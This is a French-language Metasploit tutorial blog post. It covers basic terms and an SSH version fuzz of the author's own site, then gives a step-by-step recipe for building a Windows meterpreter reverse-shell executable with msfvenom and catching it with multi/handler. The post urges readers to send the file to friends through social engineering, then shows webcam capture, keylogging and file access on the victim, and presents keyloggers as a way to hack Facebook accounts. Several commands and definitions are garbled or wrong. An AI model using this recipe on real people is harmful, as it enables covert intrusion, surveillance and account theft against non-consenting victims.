

Dans cet article, nous parlerons du framework Metasploit.

Je suis sûr que vous avez déjà entendu parler de Metasploit et peut-être que sa nature et la façon de l'utiliser sont encore confus ? C'est un framework, ce qui signifie que c'est un ensemble de nombreux logiciels.

Vous pouvez collecter des informations, créer des logiciels malveillants, pirater des FTP, pirater Android et bien d'autres choses. Vous le découvrirez en l'utilisant.

Il est pré-installé dans Kali ou Parrot OS. Il existe en version payante et en version gratuite.

Bien sûr, Kali est fourni avec la version gratuite. Vous pouvez également l'installer sous Windows.

Nmap est également intégré dans Metasploit ; vous pouvez utiliser Nmap dans Metasploit sans avoir besoin d'ouvrir un nouveau Terminal. Dans cette publication, je vais vous expliquer comment utiliser Metasploit et recueillir des informations sur mon serveur.

Après cela, vous serez en mesure de comprendre les commandes de Metasploit d'autres tutoriels et très bientôt en mesure de créer votre propre tutoriel.

Avant de commencer, vous devez connaître quelques termes, comme exploit, payload, etc.

Sommaire [[Afficher](#)]

Qu'est-ce qu'un exploit avec Metasploit ?

Dans Metasploit exploit signifie exploiter. Si vous avez installé le shell inversé correctement sur la machine cible, vous pouvez explorer le système avec l'aide d'exploit. Par défaut, 1590 exploits sont disponibles dans Metasploit. Je donnerais également un lien vers un article qui explique comment ajouter son propre exploit dans Metasploit.

Payload

Le payload est un bout de code qui permet de pirater le système et exploit aide à faire tout ce que vous voulez faire avec la machine piratée. Cela vous aide à créer un virus.

Msfencode

Selon offensive-security, msfencode est un autre excellent petit outil dans l'arsenal du framework lorsqu'il s'agit d'exploiter le développement. La plupart du temps, on ne peut pas simplement utiliser le shellcode généré directement sur msfpayload. Il doit être encodé en fonction de la cible afin de fonctionner correctement. Cela peut signifier transformer votre shellcode en pur alphanumérique, éliminer les mauvais caractères ou l'encoder pour une cible 64 bits.

Vocabulaire Réseau important

LHOST : lhost est l'adresse IP de l'attaquant
LPORT : C'est le port que vous souhaitez utiliser
RHOST : Ceci est l'adresse IP de la machine victime
RPORT : Le numéro de port de la victime.

Ok, commençons avec Metasploit. Je vous conseille, si vous voulez devenir un maître, de ne pas copier les commandes, mais de les réécrire.

Ouvrez Terminal et entrez :

```
root@kali:~# service postgresql start
```

Cela aide à faire tourner Metasploit correctement.

Entrez maintenant :

```
root@kali:~# msfconsole
```

Cela lancera Metasploit. Ça risque de prendre un peu de temps, car il contient un grand nombre d'exploits.

Pour afficher les différents types d'exploits :

```
root@kali:~# Show exploits
```

Cette commande affichera tous les exploits. En face de chaque exploit, vous trouverez une description et un exemple d'utilisation de l'exploit.

```
msf > show exploits

windows/tftp/tftpd32_long_filename      2002-11-19      average
TFTPD32 Long Filename Buffer Overflow
windows/tftp/tftpdwin_long_filename     2006-09-21      great
TFTPDWIN v0.4.2 Long Filename Buffer Overflow
windows/tftp/tftpserver_wrq_bof         2008-03-26      normal
TFTP Server for Windows 1.4 ST WRQ Buffer Overflow
windows/tftp/threectftpsvc_long_mode    2006-11-27      great
3CTftpSvc TFTP Long Mode Buffer Overflow
windows/unicenter/cam_log_security       2005-08-22      great
CA CAM log_security() Stack Buffer Overflow (Win32)
windows/vnc/realvnc_client              2001-01-29      normal
RealVNC 3.3.7 Client Buffer Overflow
windows/vnc/ultravnc_client             2006-04-04      normal
UltraVNC 1.0.1 Client Buffer Overflow
windows/vnc/ultravnc_viewer_bof         2008-02-06      normal
UltraVNC 1.0.2 Client (vncviewer.exe) Buffer Overflow
windows/vnc/winvnc_http_get             2001-01-29      average
WinVNC Web Server GET Overflow
windows/vpn/safenet_ike_11              2009-06-01      average
SafeNet SoftRemote IKE Service Buffer Overflow
windows/winrm/winrm_script_exec         2012-11-01      manual
WinRM Script Exec Remote Code Execution
windows/wins/ms04_045_wins              2004-12-14      great
MS04-045 Microsoft WINS Service Memory Overwrite

msf >
```

Je vais récupérer des informations sur le serveur de mon site web. Pour cela, il faut utiliser un exploit SSH_version. Entrez :

```
root@kali:~# search ssh_version
```

Comme vous pouvez le constater, cela affiche tous les exploits en rapport avec SSH_version.

```
msf > search ssh_version

Matching Modules
=====
Name                                     Disclosure Date  Rank  Description
----
auxiliary/fuzzers/ssh/ssh_version_15    normal          SSH 1.5 Version Fuzzer
auxiliary/fuzzers/ssh/ssh_version_2    normal          SSH 2.0 Version Fuzzer
auxiliary/fuzzers/ssh/ssh_version_corrupt normal          SSH Version Corruption
auxiliary/scanner/ssh/ssh_version       normal          SSH Version Scanner
```

Je vais utiliser ssh_version_15 dont voici les commandes [pour utiliser n'importe quel exploit, il suffit d'entrer : use *nom de l'exploit*]

```
root@kali:~# Use auxiliary/fuzzers/ssh/ssh_version_15
```

La prochaine commande est : show options.

```
msf auxiliary(ssh_version_15) > show options

Module options (auxiliary/fuzzers/ssh/ssh_version_15):

Name      Current Setting  Required  Description
-----
RHOST     10.10.10.10      yes       The target address
RPORT     22              yes       The target port (TCP)

msf auxiliary(ssh_version_15) > █
```


Comme vous pouvez le constater, nous devons définir RHOST. Je vous ai déjà informé que RHOST signifie l'adresse IP de la cible. Nous devons analyser mon site Web pour obtenir l'adresse IP. Comme je vous l'ai indiqué plus haut, Nmap est intégré à Metasploit. Voici les commandes Nmap pour scanner.

```
root@kali:~# nmap -A opentechinfo.com -p 22 -vv
```

Dans la commande ci-dessus **-A** est le nom d'hôte et **-p** pour le port car il y a 65000 ports. Scanner tous les ports prend beaucoup de temps, mais comme SSH utilise le port 22, je l'ai déjà spécifié pour gagner du temps.

Comme vous pouvez le voir, mon adresse IP est 104.27.170.122 et mon port est filtré, ce qui signifie qu'on peut supposer qu'il est fermé. Dans le cas où le port est fermé, cela ne fonctionnera pas, mais je n'ai pas la permission d'attaquer un autre site Web, j'utilise donc

ceci :



```
msf auxiliary(ssh_version_15) > show options
Module options (auxiliary/fuzzers/ssh/ssh_version_15):
  Name      Current Setting  Required  Description
  ----      -
  RHOST     104.27.171.122  yes       The target address
  RPORT     22              yes       The target port (TCP)

msf auxiliary(ssh_version_15) > nmap -A opentechinfo.com -p 22
[*] exec: nmap -A opentechinfo.com -p 22

Starting Nmap 7.40 ( https://nmap.org ) at 2017-03-25 22:20 IST
Nmap scan report for opentechinfo.com (104.27.171.122)
Host is up (0.0061s latency).
Other addresses for opentechinfo.com (not scanned): 104.27.170.122
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: WAP|general purpose
Running: Actiontec embedded, Linux 2.4.X|3.X
OS CPE: cpe:/h:actiontec:mi424wr-gen3i cpe:/o:linux:linux_kernel cpe:/o:linux:linux_kernel:2.4.37
cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:4.4
OS details: Actiontec MI424WR-GEN3I WAP, DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Linux 4.4
```

Set RHOST 104.27.170.122

Dernière étape

Si vous tapez maintenant : “run”, cela vous affichera l’OS.



```
msf auxiliary(ssh_version_15) > set RHOST 104.27.170.122
RHOST => 104.27.170.122
msf auxiliary(ssh_version_15) > run

[*] 104.27.170.122:22 - Could not connect to the service: The connection timed out (104.27.170.122:22).
[*] Auxiliary module execution completed
```

Comme je vous l’ai dit plus haut, mon port est fermé, cela ne fonctionnera donc pas. Ne soyez pas triste, cela fonctionnera sur tout autre site Web dont le port 22 est ouvert.

Maintenant que vous avez les connaissances de bases sur Metasploit, faisons quelque chose d’intéressant avec Metasploit. J’entends par là créer un virus pour Windows.

Pirater Windows avec Metasploit

Ouvrez Terminal et entrez msfvenom. Cela vous montrera le principe de création d’un virus.

Msfconsole ne chargera que les exploits, mais msfvenom chargera les exploits avec les encodages. J’espère que vous avez lu la définition de payload plus haut dans l’article.

OK, entrez :


```
root@kali:~# msfvenom -p windows/meterpreter_reverse_tcp -f exe -a x86 --platform windows LHOST 192.168.174.192 LPORT 4444 -o santy.exe
```

- Ok, laissez-moi expliquer ces commandes
- -p prépare le payload.
- -f exe indique que le type de fichier, ou l'extension de fichier sera **exe**
- -a x86 indique l'architecture système. x86 est utilisée dans les systèmes 32 bits, même si mon système est en 64 bits, on peut faire tourner un programme 32 bits sur un système 64 bits.
- --platform windows indique que ce virus est pour Windows.
- -LHOST and LPORT sont déjà expliqués plus haut. Pour connaître votre LHOST, tapez ipconfig. Notez qu'il faut toujours utiliser l'adresse IP de l'interface en fonctionnement.
- -o est le chemin d'enregistrement du fichier, avec son nom. Comme je veux l'enregistrer dans le dossier root, je ne précise que son nom.

Note : entrez ces arguments dans l'ordre où je les ai entrés, si vous inversez la position des arguments, alors Metasploit ne pourra pas créer le virus.

Voici ce que vous obtenez si vous entrez cette commande correctement. Le fichier sera sauvegardé dans le répertoire de travail actuel.

```
[root@parrot]~/home/santy:
#msfvenom -p windows/meterpreter/reverse_tcp -f exe -a x86 --platform windows LHOST=192.168.174.129 LPORT=4444 -o opentechinfo.exe
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: opentechinfo.exe
```

La prochaine commande à entrer :

```
root@kali:~# use multi/handler
```

Vous devez maintenant installer Payload.

```
root@kali:~# Set PAYLOAD windows/meterpreter/reverse_tcp
```

Payload devrait être le même que celui que vous avez utilisé pour créer le malware.

Votre LHOST est votre adresse IP, vous savez comment l'entrer. Si vous ne connaissez pas votre adresse IP, ouvrez un nouvel onglet en appuyant sur maj+ctrl+T et entrez ipconfig, cela affichera votre adresse IP locale.

```
[root@parrot]~# ipconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.174.129 netmask 255.255.255.0 broadcast 192.168.174.255
    inet6 fe80::7562:4275:a8a:99d prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ed:e1:0b txqueuelen 1000 (Ethernet)
    RX packets 113834 bytes 168033589 (160.2 MiB)
    RX errors 207 dropped 226 overruns 0 frame 0
    TX packets 76525 bytes 4139247 (3.9 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000
```


Dans mon cas, c'est 192.168.174.129 votre IP devrait être dans un format similaire, mais pas identique.

```
root@kali:~# Set LHOST 192.168.174.129
```

```
root@kali:~# Set LPORT 4444
```

Dernière commande

Tapez exploit ou run. Les deux fonctionnent de la même manière.



```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 192.168.174.129:4444
[*] Starting the payload handler...
```

Maintenant envoyez juste ce virus à vos amis. Utilisez vos compétences en ingénierie sociale.

Dans mon cas j'utilise VMware, donc je fais juste un copier-coller vers ma machine hôte se trouvant sous Windows 10.

Quand la victime lance ce programme, vous allez voir que Metasploit et Meterpreter s'ouvriront, comme le montre la capture d'écran.




```
msf exploit(handler) > run
[*] Started reverse TCP handler on 192.168.174.129:4444
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.174.1
[*] Meterpreter session 3 opened (192.168.174.129:4444 -> 192.168.174.1:50795) at 2017-03-26 05:09:26 +0530

meterpreter >
```

Cela veut dire que vous avez piraté la machine victime avec succès. Voici quelques opérations importantes que vous pouvez effectuer sur la machine victime.

- Vous pouvez prendre des photos depuis la webcam, ou enregistrer des vidéos live.
- Enregistrer les frappes du clavier (keylogger)
- Télécharger ou Uploader des fichiers sur la machine victime.
- Eteindre ou redémarrer l'ordinateur.

Ci-dessus se trouvent quelques exemples, tapez "help" pour savoir ce que vous pouvez faire sur l'ordinateur victime, ainsi que comment les faire.



```
meterpreter > help


Core Commands
=====
Command      Description
-----
?             Help menu
background    Backgrounds the current session
bgkill        Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel        Displays information or control active channels
close         Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts   Get the current session timeout values
help          Help menu
info          Displays information about a Post module
irb           Drop into irb scripting mode
load          Load one or more meterpreter extensions
```

Pour prendre une photo via la webcam, entrez :

```
root@kali:~# webcam_snap
```

Pour enregistrer les frappes clavier, entrez "start keyscan_start" puis après quelques temps, entrez "keyscan_stop", pour voir ce qui a été tapé, "keyscan_demp". Les Keyloggers sont un excellent moyen de pirater un compte Facebook.

Comme le menu d'aide le montre, vous pouvez également télécharger ou uploader des fichiers, ou consulter les fichiers de la machine victime.



```
meterpreter > pwd
C:\Users\Maan\Desktop
meterpreter > cd /
meterpreter > pwd
C:\
meterpreter >
```